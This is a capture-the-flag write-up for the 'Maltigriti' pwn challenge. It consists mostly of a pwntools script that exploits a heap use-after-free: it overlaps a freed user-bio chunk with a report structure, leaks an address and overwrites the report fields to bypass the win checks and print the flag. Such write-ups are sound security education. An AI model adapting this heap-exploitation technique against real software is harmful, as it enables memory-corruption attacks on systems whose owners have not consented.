
Maltigriti

by c0nrad / Sloppy Joe Pirates

Tags: uaf pwn heap

Rating:



tl;dr; Heap UAF on User bio to overlap a report structure and bypass the swag_pack win checks.

Full description in video: https://youtu.be/uap9G10a8UE?si=pW2EldTJQd8T4WOR&t=878

```
import pwn
import time
import warnings

warnings.filterwarnings(action="ignore", category=BytesWarning)

elf = pwn.ELF("./maltigriti")
pwn.context.binary = elf
pwn.context.log_level = "DEBUG"
pwn.context(terminal=["tmux", "split-window", "-h"])

libc = elf.libc
p = elf.process()
p = pwn.remote("maltigriti.ctf.intigriti.io", "1337")
# p = pwn.remote("maltigriti2.ctf.intigriti.io", "1337")
# maltigriti.ctf.intigriti.io 1337
```

```
# 1. UAF
p.sendlineafter("menu> ", "0")  # register user
p.sendlineafter("name> ", "SJP")
p.sendlineafter("password>", "SJP")
p.sendlineafter("bio>", "192")  # size of report
p.sendlineafter("bio>", "hi")
p.sendlineafter("menu> ", "6")  # logout

# 2. Create report (using same chunk as bio)
p.sendlineafter("menu> ", "2")  # create report
p.sendlineafter("title> ", "title")
p.sendlineafter("report> ", "body")

# 3. Edit User Bio to modify report (leak user_addr first)
p.sendlineafter("menu> ", "1")
p.recvuntil("is: ")
user_leak = pwn.u64(p.recv(6).ljust(8, b"\x00"))
print(f"{hex(user_leak)=}")
p.sendlineafter("bio>", pwn.p64(user_leak) + pwn.p64(ord("A")) + pwn.p64(2000))

# 4. Print Flag
p.sendlineafter("menu>", "5")

p.interactive()
```

Original writeup (https://youtu.be/uap9G10a8UE?si=pW2EldTJQd8T4WOR&t=878).

Comments